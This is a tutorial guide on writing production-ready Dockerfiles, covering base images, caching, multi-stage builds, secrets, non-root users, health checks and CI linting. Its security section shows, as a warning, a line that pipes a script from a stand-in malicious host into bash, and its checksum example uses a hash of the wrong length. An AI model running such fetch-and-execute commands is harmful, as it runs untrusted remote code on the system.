
Devops Shack
HOW TO WRITE PRODUCTION-READY DOCKERFILES
BY DEVOPS SHACK

[Click here for DevSecOps & Cloud DevOps Course]

DevOps Shack

How to Write Production-Ready Dockerfiles

A Step-by-Step Practical Guide for Modern DevOps Engineers

1. Introduction to Dockerfile Best Practices

- ◇ What is a Dockerfile and Why It Matters in Production
- ◇ The Lifecycle of a Docker Image in Real-World Pipelines
- ◇ Goals of a Production-Grade Dockerfile: Stability, Security, and Speed

2. Choosing the Right Base Image

- ◇ Alpine vs Debian vs Distroless: When and Why to Choose
- ◇ Minimizing Attack Surface with Slim or Distroless Images
- ◇ Version Pinning: Why You Should Never Use latest

3. Layer Optimization for Efficiency

- ◇ Combining RUN Instructions to Reduce Layers
- ◇ Caching Strategies to Speed Up Builds
- ◇ Multi-Stage Builds: How to Separate Build & Runtime

4. Secure Your Dockerfile

- ◇ Avoiding Hardcoded Secrets and Credentials
- ◇ Validating Packages with Checksums (e.g., curl | sh traps)
- ◇ Running as Non-Root User for Security

5. Handling Dependencies Smartly

- ◇ Clean Up Unused Dependencies After Installation
- ◇ Using Package Managers (apt, apk, pip) the Right Way
- ◇ Managing Language-Specific Dependencies (npm, Maven, pipenv)

6. Health Checks, Entrypoints, and CMD

- ◇ Difference Between CMD, ENTRYPOINT, and Shell vs Exec Form
- ◇ Adding HEALTHCHECK for Monitoring Container Health
- ◇ Building Robust Start Scripts for Config Loading and Init Tasks

7. Environment Configurations and Build Args

- ◇ Using ENV and ARG to Inject Configuration
- ◇ Handling Build-Time vs Run-Time Configuration
- ◇ Dockerfile Patterns for Supporting Multiple Environments

8. Testing, Linting, and CI Integration

- ◇ Dockerfile Linting Tools: Hadolint and BuildKit Warnings
- ◇ Testing the Docker Image Locally and via CI
- ◇ Integrating Docker Builds into Jenkins/GitHub Actions Pipelines

☑ **1. Introduction to Dockerfile Best Practices**

Creating a Dockerfile might look easy at first glance—just a few lines to define how your container runs—but writing **production-ready Dockerfiles** requires **experience, foresight, and discipline**. Let's break down the foundational understanding every DevOps engineer must have before diving into optimization, security, and CI/CD integrations.

◇ 1.1 What is a Dockerfile and Why It Matters in Production

A **Dockerfile** is a plain-text script used by Docker to automate the creation of container images. It contains instructions that tell Docker how to **build** an image layer-by-layer using a declarative syntax.

In production environments, Dockerfiles:

- Serve as **blueprints** for your containerized application.
- Ensure **repeatability**, **portability**, and **automation**.
- Are often built into CI/CD workflows and used at scale across many environments.

🔍 **Why It Matters in Production:**

- A poorly written Dockerfile can result in **bloated images**, **security vulnerabilities**, and **slow builds**.
- It directly affects:
    - **Startup time** of containers
    - **Resource utilization**
    - **Security posture**
    - **Maintainability and Debuggability**

This is why **production-ready** Dockerfiles are not just functional but **optimized, secure, and tested**.

◇ 1.2 The Lifecycle of a Docker Image in Real-World Pipelines

Understanding what happens to a Dockerfile **after it's written** is crucial in enterprise environments.

🚀 **Real-World Lifecycle:**

1. **Build Phase** (CI/CD):
    - Dockerfile is used to create a container image.
    - CI tools (e.g., Jenkins, GitHub Actions) cache layers to speed up builds.
2. **Scan Phase** (Security Stage):
    - Tools like Trivy, Grype, or Snyk scan the image for known CVEs and misconfigurations.
3. **Sign & Push** (Image Registry):
    - Image is signed (e.g., with Cosign) and pushed to registries like DockerHub, ECR, Harbor.
4. **Deploy Phase**:
    - Kubernetes pulls the image and runs it as a Pod.
    - Startup time, health, resource consumption depend on how the image was built.
5. **Runtime Monitoring**:
    - Tools like Prometheus/Grafana observe app behavior.
    - Misconfigurations (e.g., missing healthcheck, running as root) surface here.

Each phase has different expectations from the Dockerfile. That's why writing it well from the start pays off massively.

◇ 1.3 Goals of a Production-Grade Dockerfile: Stability, Security, and Speed

Writing a production-grade Dockerfile isn't just about "making it work." It's about **engineering it for excellence** across three pillars:

🔐 **1. Stability**

- Avoid crashes, undefined behavior, or brittle builds.
- Pin versions of packages to prevent accidental changes.

- Write minimal and clear Docker instructions to keep the image predictable.

🔐 2. Security

- Remove secrets and tokens.
- Use trusted, official base images.
- Run containers as non-root.
- Keep images updated regularly with patches.

⚡ 3. Speed

- Leverage caching and minimize build steps.
- Reduce image size to improve boot time and network transfer.
- Use multi-stage builds to include only what's necessary for runtime.

📌 **Pro Tip**: The best Dockerfiles are those you rarely need to touch once they're done—because they've been written to last.

☑ 2. Choosing the Right Base Image

The **base image** is the foundation of every Dockerfile. Picking the wrong one can bloat your image, introduce vulnerabilities, or make builds slow. This section explores the strategic selection of base images to balance performance, security, and functionality.

◇ 2.1 Alpine vs Debian vs Distroless: When and Why to Choose

Choosing a base image depends on **your use case**, **team's experience**, and **security/stability needs**.

Debian (or Ubuntu) – *Full-featured, developer-friendly*

FROM debian:bullseye

- ☑ Rich package ecosystem (apt)
- ☑ Easier debugging (bash, curl, ping available)
- ❌ Larger image size (100MB+)
- ❌ More surface area for CVEs

Use when: You need system libraries, frequent debugging, or a full OS environment.

Alpine – *Minimal, secure, lightweight*

FROM alpine:3.20

- ☑ Very small size (~5MB)
- ☑ Lower attack surface
- ❌ musl libc may break some builds (e.g., Java, glibc apps)
- ❌ Limited tools – often needs extra setup

Use when: You want compact images, are familiar with Alpine quirks, and have no glibc dependency.

Distroless – *No shell, no package manager, just your app*

FROM gcr.io/distroless/base-debian11

- ☑ No shell = no surface for many attack vectors
- ☑ Extremely secure
- ❌ Can't ssh or exec into container
- ❌ Difficult to debug

Use when: You've finalized and tested your app thoroughly and want the smallest, most secure image possible.

◇ 2.2 Minimizing Attack Surface with Slim or Distroless Images

Even within base images, many tools offer **slimmed-down versions**:

Example:

```
FROM python:3.12-slim
```

Compared to python:3.12, the -slim version:

- Removes unnecessary files
- Reduces image size by 50–60%
- Keeps only core dependencies

Practical Security Tips:

- Avoid latest tags—use versioned tags (node:20-alpine, not node:latest)
- Prefer slim/stripped images for production
- Use USER to avoid root access

Pro Security Tip
Use tools like Dive to analyze and minimize image layers.

◇ 2.3 Version Pinning: Why You Should Never Use latest

Using latest seems convenient, but it's a **ticking time bomb** in CI/CD and production environments.

❌ **Bad Practice:**

```
FROM node:latest
```

- You might get **different behavior** across builds.
- Builds become **non-deterministic**.
- Updates may **break** your pipeline silently.

☑ **Best Practice:**

```
FROM node:20.11.1-alpine
```

- Always **pin versions** for consistent builds.
- Document and **update intentionally**.
- Even better: Use **digest-based pinning** for full immutability.

```
FROM node@sha256:39eb2e5154c6...
```

Digest pinning ensures you're using the **exact same image**, regardless of tags.

📦 Example Summary (Bad vs Good):

Practice	Bad Example	Good Example
Unpinned Version	FROM node:latest	FROM node:20.11.1-alpine
Bloated Base	FROM ubuntu	FROM alpine or FROM distroless
Debugging	FROM distroless (too early)	FROM debian (for debugging stage)

☑ 3. Layer Optimization for Efficiency

Docker images are composed of **layers**, and each instruction (RUN, COPY, ADD, etc.) creates a new one. Optimizing these layers makes your builds **faster, more**

cache-efficient, and smaller in size. Here's how to design efficient layers for real-world pipelines.

◇ 3.1 Combining RUN Instructions to Reduce Layers

Each RUN statement in your Dockerfile creates a new layer. While Docker caches layers, too many can slow down build times and increase image size.

❌ **Inefficient:**

```
RUN apt-get update
RUN apt-get install -y curl
RUN apt-get install -y git
```

Each of these creates a separate layer.

☑ **Optimized:**

```
RUN apt-get update && \
  apt-get install -y curl git && \
  rm -rf /var/lib/apt/lists/*
```

This:

- Combines operations into **one layer**
- **Cleans up** unnecessary cache files
- Reduces image size significantly

🧠 **Tip**: Always remove apt/yum/apk cache after installation unless the image is for debugging.

◇ 3.2 Caching Strategies to Speed Up Builds

Docker caches image layers based on **instruction and file checksum**. Improper ordering of Dockerfile steps can **break caching** and trigger full rebuilds unnecessarily.

⚠ **Example of Broken Cache:**

```
COPY . .
```

```
RUN npm install
```

If you change **even one file**, the entire context is invalidated and npm install will rerun—even if package.json is unchanged.

☑ **Cache-Friendly Version:**

```
COPY package*.json ./

RUN npm install

COPY . .
```

This way:

- npm install is cached as long as package.json doesn't change
- Only the COPY . . triggers rebuild when source code changes

🧠 **Rule of Thumb:**

"Put the most stable things **earlier** in the Dockerfile. Put volatile content **later**."

◇ 3.3 Multi-Stage Builds: How to Separate Build & Runtime

Multi-stage builds let you **separate build tools from runtime** so the final image contains **only what's needed to run**.

☑ **Example: Compiling a Go App**

```
# Stage 1: Build

FROM golang:1.22 as builder

WORKDIR /app

COPY . .

RUN go build -o main .


# Stage 2: Minimal runtime

FROM alpine:3.20

WORKDIR /app

COPY --from=builder /app/main .
```

```
ENTRYPOINT ["./main"]
```

Benefits:

- Final image has **no Go compiler**, just the binary.
- Image size drops from **~800MB to ~15MB**
- Cleaner, safer, faster to ship

🎯 **Bonus**: You can use distroless in Stage 2 for even higher security.

📦 **Layer Optimization Summary Table:**

Optimization	Strategy	Benefit
Fewer Layers	Combine RUN instructions	Smaller image
Efficient Caching	Order Dockerfile to reuse layers	Faster builds
Multi-Stage Builds	Separate build from runtime	Clean and minimal images
Clean-Up	Remove caches, temp files, build deps	Reduces size, attack surface

☑ 4. Secure Your Dockerfile

Security should never be an afterthought when crafting Dockerfiles. A single misstep (like hardcoding secrets or running as root) can expose your application to serious vulnerabilities. This section covers practical strategies to harden your Docker images effectively.

◇ 4.1 Avoiding Hardcoded Secrets and Credentials

Hardcoding secrets in Dockerfiles is a **critical security flaw** — they can end up:

- In the image layers (even if later removed),
- In Git commit history,
- In logs of CI/CD pipelines,
- And ultimately, in public container registries.

❌ **DO NOT DO THIS:**

```
ENV DB_PASSWORD=mysecretpassword
```

Once built, this secret becomes **baked into the image layer** and is **impossible to delete without rebuilding**.

☑ **Use Environment Injection at Runtime:**

1. Use ENV placeholders for non-sensitive config:

```
ENV DB_HOST=db.production
```

2. Inject secrets **at runtime** via Kubernetes Secrets, Docker Swarm secrets, or HashiCorp Vault.

🌓 **Kubernetes Secret Injection:**

```
env:
 - name: DB_PASSWORD
   valueFrom:
    secretKeyRef:
      name: my-db-secret
      key: password
```

🔐 **Pro Tip:** Use tools like Vault Agent Injector for automatic secure secret injection into Pods.

◇ 4.2 Validating Packages with Checksums (curl | sh traps)

One of the most dangerous Docker patterns is blindly executing scripts from the internet.

❌ **Dangerous Pattern:**

```
RUN curl -sL https://malicious.com/install.sh | bash
```

Even if it's a trusted URL, it could:

- Be tampered with (DNS hijack, MITM),
- Change over time (non-deterministic),
- Break reproducibility and security.

☑ **Secure Alternative Using SHA256 Checksums:**

```
RUN curl -LO https://example.com/tool.tar.gz && \
  echo "e99a18c428cb38d5f260853678922e03 tool.tar.gz" | sha256sum -c - && \
  tar -xzf tool.tar.gz && \
  rm tool.tar.gz
```

This:

- Ensures **integrity of the download**,
- Catches any **tampering**, and
- Makes your build **repeatable and auditable**.

📦 Use official package managers when possible (e.g., apk, apt, pip) with **version pinning** and signature validation.

◇ 4.3 Running as Non-Root User for Security

By default, Docker containers **run as root**, which is a major security risk in production.

❌ **Don’t Leave This Default:**

```
# Nothing changes, default user is root
```

If a vulnerability is exploited, the attacker gets **root inside the container**, which can escalate to **host compromise** (especially with misconfigured runtimes or Docker socket exposure).

☑ **Create and Use a Non-Root User:**

```
# Create a user and switch to it
RUN addgroup -S appgroup && adduser -S appuser -G appgroup
USER appuser
```

☑ **Full Example with Node.js:**

```
FROM node:20-alpine
WORKDIR /app

# Create unprivileged user
RUN addgroup -S appgroup && adduser -S appuser -G appgroup

COPY . .

# Change ownership of files (if needed)
RUN chown -R appuser:appgroup /app

USER appuser

CMD ["node", "index.js"]
```

🔐 **Pro Tip**: Use tools like Trivy to scan Dockerfiles and images for users running as root or having dangerous capabilities.

📦 **Security Best Practices Recap Table**:

Area	Bad Practice	Best Practice
Secret Management	ENV SECRET_KEY=...	Inject at runtime using Secrets or Vault
Script Installation	`curl	bash`
User Permissions	Running as root	Create non-root user and switch via USER
Base Images	Untrusted, unofficial images	Use official, signed images
CVE Mitigation	No scanning at all	Integrate Trivy, Grype, or Snyk in CI/CD

☑ 5. Handling Dependencies Smartly

A production Dockerfile must not just install the right dependencies — it must do so **cleanly, minimally, and repeatably**. This section shows how to properly manage both system-level and language-specific packages to ensure optimized, predictable images.

◇ 5.1 Clean Up Unused Dependencies After Installation

Package managers like apt, apk, and yum often cache metadata and temporary files during installs. If you don't remove these, your image ends up **cluttered** with unnecessary files.

❌ **Wasteful Installation (Debian/Ubuntu):**

```
RUN apt-get update && apt-get install -y \
  curl \
  git
```

This keeps:

- /var/lib/apt/lists
- Temporary files and logs

☑ **Optimized Version:**

```
RUN apt-get update && apt-get install -y \
  curl git \
 && rm -rf /var/lib/apt/lists/*
```

☑ **Alpine Version:**

```
RUN apk add --no-cache curl git
```

🔄 --no-cache in apk skips cache creation entirely.

💡 **Best Practice:**

- Use one RUN command to **install + clean**
- Remove build-time tools (e.g., gcc, make) in **multi-stage builds** if they're not needed at runtime

◇ 5.2 Using Package Managers (apt, apk, pip) the Right Way

Every language has its own ecosystem. Managing it wisely ensures faster builds, easier debugging, and fewer bugs.

Python — Using pip efficiently:

```
COPY requirements.txt .
```

```
RUN pip install --no-cache-dir -r requirements.txt
```

- ☑ --no-cache-dir: avoids storing install cache
- ☑ Keeps image size down

Node.js — Lockfile Usage:

```
COPY package.json package-lock.json ./
RUN npm ci
```

- ☑ npm ci: ensures exact versions from lockfile
- ☑ More reliable than npm install in CI/CD

Java (Maven):

Avoid redownloading Maven dependencies every time:

```
COPY pom.xml .
RUN mvn dependency:go-offline
COPY . .
RUN mvn package
```

🧠 Keep dependency resolution **before** copying the entire source code to benefit from layer caching.

◇ 5.3 Managing Language-Specific Dependencies (npm, Maven, pipenv)

Let's look at some **real-world tips** for language-specific package handling in Dockerfiles.

📦 Node.js Example:

```
FROM node:20-alpine
WORKDIR /app

# Copy and install only dependencies first (leverages cache)
COPY package*.json ./
```

```
RUN npm ci --omit=dev

# Copy source code
COPY . .

CMD ["node", "app.js"]
```

- ☑ --omit=dev: avoids installing dev-only packages in production
- ☑ Ensures deterministic builds

Java (Spring Boot) Example:

```
FROM maven:3.9-eclipse-temurin-21 as builder
WORKDIR /app
COPY pom.xml .
RUN mvn dependency:go-offline
COPY . .
RUN mvn clean package -DskipTests

FROM eclipse-temurin:21-jre
WORKDIR /app
COPY --from=builder /app/target/app.jar app.jar
ENTRYPOINT ["java", "-jar", "app.jar"]
```

- ☑ Multi-stage: Maven in build phase, JRE in runtime
- ☑ Skips Maven from final image

Python Example with Pipenv:

```
RUN pip install pipenv
```

```
COPY Pipfile* ./
RUN pipenv install --deploy --ignore-pipfile
```

- ☑ --deploy: ensures lock consistency
- ☑ --ignore-pipfile: uses only Pipfile.lock

📦 Dependency Handling Summary Table:

Stack	Tip	Why It Matters
Python	pip install --no-cache-dir	Avoids cached junk in image
Node.js	npm ci --omit=dev	Faster, cleaner, lock-based builds
Java (Maven)	Split pom.xml and use go-offline	Ensures cached deps and repeatability
Alpine	Use --no-cache with apk	No unnecessary layer or cache

☑ 6. Health Checks, Entrypoints, and CMD

This section will clarify how CMD, ENTRYPOINT, and HEALTHCHECK behave, how to use them **together properly**, and how to **ensure container lifecycle control** in production environments.

◇ 6.1 Difference Between CMD, ENTRYPOINT, and Shell vs Exec Form

These Dockerfile instructions determine **how your container runs** when started.

🧱 CMD

- Specifies the **default arguments** passed to ENTRYPOINT.
- If ENTRYPOINT is not set, CMD acts as the command.

```
CMD ["node", "app.js"]
```

🧱 ENTRYPOINT

- Defines the **main process** that always runs.
- Often used in conjunction with CMD.

```
ENTRYPOINT ["java", "-jar", "app.jar"]

CMD ["--spring.profiles.active=prod"]
```

Container runs as:

```
java -jar app.jar --spring.profiles.active=prod
```

⚙️ Shell Form vs Exec Form:

Form	Syntax	Behavior
Shell Form	CMD node app.js	Executed via /bin/sh -c
Exec Form	CMD ["node", "app.js"]	Executed directly, no shell

◇ **Use Exec form** to:

- Handle signals properly
- Avoid shell interpretation issues
- Make your container PID 1 behave properly in orchestration systems

◇ 6.2 Adding HEALTHCHECK for Monitoring Container Health

In production, Kubernetes and Docker need a way to **probe** whether your app is "healthy" (not just "running").

☑️ Dockerfile Example:

```
HEALTHCHECK --interval=30s --timeout=5s --start-period=10s --retries=3 \
  CMD curl -f http://localhost:8080/health || exit 1
```

- --interval: How often to run health check
- --timeout: Time to wait before failing

- --start-period: Grace period before checking starts
- CMD: The command that returns 0 = healthy, 1 = unhealthy

🔑 **Docker Runtime Behavior:**

```
docker inspect --format='{{json .State.Health}}' <container_id>
```

Kubernetes translates unhealthy to **Pod restart**.

🔧 **Real Example for Node.js:**

```
HEALTHCHECK CMD wget --spider --quiet http://localhost:3000/health || exit 1
```

🔧 **For Java Spring Boot:**

```
HEALTHCHECK CMD curl -f http://localhost:8080/actuator/health || exit 1
```

◇ 6.3 Building Robust Start Scripts for Config Loading and Init Tasks

Sometimes, you need your container to:

- Load configs,
- Wait for DB to be ready,
- Or generate certificates before starting the app.

In such cases, use a **start script** as the ENTRYPOINT.

☑ **Example: start.sh**

```
#!/bin/sh
echo "Waiting for PostgreSQL..."
until nc -z db 5432; do
  sleep 1
done

echo "Starting app..."
exec node app.js
```

Dockerfile:

```
COPY start.sh /usr/local/bin/

RUN chmod +x /usr/local/bin/start.sh

ENTRYPOINT ["start.sh"]
```

💧 The key here is exec node app.js — it replaces the shell with the app process, ensuring signals like SIGTERM are passed correctly.

📦 Summary Table: Execution & Health

Feature	Recommendation	Why It Matters
CMD	Use for default args	Can be overridden at runtime
ENTRYPOINT	Use for required executable	Ensures consistent entrypoint
HEALTHCHECK	Always define for HTTP or port-based apps	Helps Docker/K8s restart faulty apps
Start Script	Use exec in shell script	Ensures PID 1 forwards signals properly

☑ 7. Environment Configurations and Build Args

One of the most overlooked areas in Dockerfile design is **how configuration is injected and separated** between build time and runtime. Mismanaging this can lead to inflexible images, leaked secrets, or bloated rebuilds.

◇ 7.1 Using ENV and ARG to Inject Configuration

Docker provides two built-in instructions for configuration injection:

Instruction	Scope	Mutable?	Available at
ARG	Build-time	Yes	During image build
ENV	Runtime	Yes	Inside the container

🔧 Example with ARG:

```
ARG NODE_ENV=production

RUN echo "Building for $NODE_ENV"
```

You can pass it like:

```
docker build --build-arg NODE_ENV=staging -t myapp .
```

⚠ ARG is **not available at runtime** — use it for things like:

- Conditionally installing build tools
- Setting build profiles
- Deciding optimization levels

🔧 **Example with ENV:**

```
ENV PORT=8080
EXPOSE $PORT
CMD ["node", "app.js"]
```

You can override ENV at runtime:

```
docker run -e PORT=9090 myapp
```

Use ENV for:

- Configuration that changes **across environments**
- Runtime toggles (debug mode, log level, etc.)
- Application-specific variables (API URLs, ports)

◇ 7.2 Handling Build-Time vs Run-Time Configuration

Understanding where configuration **lives** and how it's **used** is essential to avoid brittle builds.

Configuration Type	Use ARG	Use ENV	Examples
Build optimization	☑	❌	Minify code, enable debug logs
App runtime behavior	❌	☑	Port number, log level, API URL
Credentials	❌	❌	Inject via secrets manager only

🧱 **Example:**

```
# Build-time
ARG BUILD_TYPE=production
RUN npm run build:$BUILD_TYPE

# Runtime
ENV NODE_ENV=production
ENV API_URL=https://api.example.com
```

🛑 Avoid leaking ARG-based secrets — they **don't persist in the image**, but they can still leak in CI/CD logs if mishandled.

◇ 7.3 Dockerfile Patterns for Supporting Multiple Environments

You may want to use the same Dockerfile for dev, test, staging, and prod. These are **3 powerful patterns**:

☑ 1. Use ARG to Toggle Build Steps

```
ARG INSTALL_DEV_DEPS=false

RUN if [ "$INSTALL_DEV_DEPS" = "true" ]; then \
    npm install --include=dev; \
  else \
    npm ci --omit=dev; \
  fi
```

Then:

```
docker build --build-arg INSTALL_DEV_DEPS=true -t dev-image .
```

☑ 2. Multi-Stage Builds for Per-Env Artifacts

```
FROM node:20 as builder
```

```
ARG NODE_ENV=production
ENV NODE_ENV=$NODE_ENV
COPY . .
RUN npm install && npm run build

FROM node:20-alpine
WORKDIR /app
COPY --from=builder /app/dist /app
CMD ["node", "index.js"]
```

- Keeps final image clean regardless of environment
- Only carries built artifacts

☑ 3. Runtime ENV + Kubernetes ConfigMap/Secret

Declare defaults:

```
ENV LOG_LEVEL=info
```

And override at runtime via:

```
env:
 - name: LOG_LEVEL
   valueFrom:
     configMapKeyRef:
       name: app-config
       key: log_level
```

This pattern works beautifully in **Kubernetes**, **Docker Compose**, and **Swarm**.

📦 Summary Table: Config Injection Best Practices

Use Case	Dockerfile Instruction	How to Inject
Build profile switch	ARG	--build-arg at build time
Runtime env values	ENV	-e flag, Compose, or Kubernetes env
Secrets/credentials	❌ **NEVER IN DOCKERFILE**	Use Secret Manager or Vault
Multi-environment support	ARG + ENV + stages	Mix techniques + external overrides

☑ 8. Testing, Linting, and CI Integration

A production-grade Dockerfile isn't complete until it's **continuously tested** and **quality-checked**. This final section covers how to validate Dockerfiles using linters, test image behavior locally, and integrate Docker into CI/CD pipelines.

◇ 8.1 Dockerfile Linting Tools: Hadolint and BuildKit Warnings

Just like code linters catch bugs before runtime, Dockerfile linters catch:

- Bad practices (e.g., using latest tag)
- Inefficient layer ordering
- Security risks (e.g., hardcoded secrets)

☑ Use Hadolint – Dockerfile Linter

Install (CLI or Docker):

brew install hadolint

or

docker run --rm -i hadolint/hadolint < Dockerfile

☑ Example Output:

DL3006: Always tag the version of an image explicitly

DL3008: Pin versions in apt-get install

DL3020: Use COPY instead of ADD

☑ **GitHub Actions Integration:**

```
- name: Lint Dockerfile
  uses: hadolint/hadolint-action@v3.1.0
```

⚠ **Docker BuildKit Warnings**

When you use BuildKit, it flags best-practice issues during build:

```
DOCKER_BUILDKIT=1 docker build .
```

These help you avoid performance and caching issues automatically.

◇ **8.2 Testing the Docker Image Locally and via CI**

Once the image is built, you should validate:

- **Does the app start correctly?**
- **Are all dependencies available?**
- **Is the port exposed?**
- **Does the HEALTHCHECK pass?**

☑ **Local Smoke Test:**

```
docker build -t myapp .
docker run -d -p 8080:8080 --name app-test myapp
docker logs app-test
curl http://localhost:8080/health
docker inspect --format='{{json .State.Health}}' app-test
```

☑ **CI Smoke Testing (e.g., GitHub Actions):**

```
- name: Build Docker Image
```

```
  run: docker build -t myapp .

- name: Run Smoke Test
  run: |
    docker run -d -p 8080:8080 --name test-container myapp
    sleep 10
    curl --fail http://localhost:8080/health
```

🩹 Bonus: Use testcontainers or docker-compose in integration tests to validate container behavior as part of your test suite.

◇ 8.3 Integrating Docker Builds into Jenkins/GitHub Actions Pipelines

To ensure **every code change** produces a clean, validated Docker image, integrate Docker builds and scans into your CI/CD flow.

🧰 Jenkins Pipeline Example:

```
pipeline {
  agent any

  stages {
    stage('Build Docker Image') {
      steps {
        sh 'docker build -t myapp:${BUILD_NUMBER} .'
      }
    }

    stage('Run Linter') {
      steps {
```

```
        sh 'hadolint Dockerfile'
      }
    }

    stage('Push to Registry') {
      steps {
        withCredentials([usernamePassword(...)]) {
          sh '''
            docker login -u $DOCKER_USER -p $DOCKER_PASS
            docker push myapp:${BUILD_NUMBER}
          '''
        }
      }
    }
  }
}
```

GitHub Actions Example:

```
name: Docker CI

on: [push]

jobs:
  docker:
    runs-on: ubuntu-latest
```

```
steps:
  - uses: actions/checkout@v3

  - name: Lint Dockerfile
    uses: hadolint/hadolint-action@v3.1.0

  - name: Build Image
    run: docker build -t myapp:${{ github.sha }} .

  - name: Push to Docker Hub
    run: |
      echo "${{ secrets.DOCKER_PASS }}" | docker login -u "${{ secrets.DOCKER_USER }}" --password-stdin
      docker push myapp:${{ github.sha }}
```

📦 Summary Table: CI Integration and Verification

Task	Tool/Practice	Purpose
Dockerfile Linting	hadolint, buildkit	Enforce best practices & security
Local Image Testing	docker run + curl	Validate image start and health check
CI/CD Build Pipeline	Jenkins, GitHub Actions	Automate builds and image promotion
Vulnerability Scanning	Trivy, Grype, Snyk	Block builds with known CVEs

☑ Conclusion: Writing Production-Ready Dockerfiles

Crafting a Dockerfile is more than just making an app run inside a container — it's about **building a stable, secure, and maintainable artifact** that becomes the cornerstone of your deployment pipeline.

This guide walked you through the **entire lifecycle** of a production-grade Dockerfile:

- Choosing the right **base image** for performance and security
- Optimizing **layers and caching** for faster CI/CD builds
- Securing the image by **removing secrets** and avoiding risky practices
- Managing **dependencies and runtime configs** cleanly
- Structuring robust **entrypoints and health checks**
- Ensuring code quality through **linting, testing, and CI integration**

By following these practices, you'll:

- Prevent bloated, vulnerable, or unstable images
- Accelerate your build and deployment pipelines
- Deliver containerized applications that behave **predictably** in production
- Pass security audits and vulnerability scans with confidence

🚀 **Remember**: A production-ready Dockerfile isn't just about working — it's about working well, securely, and at scale.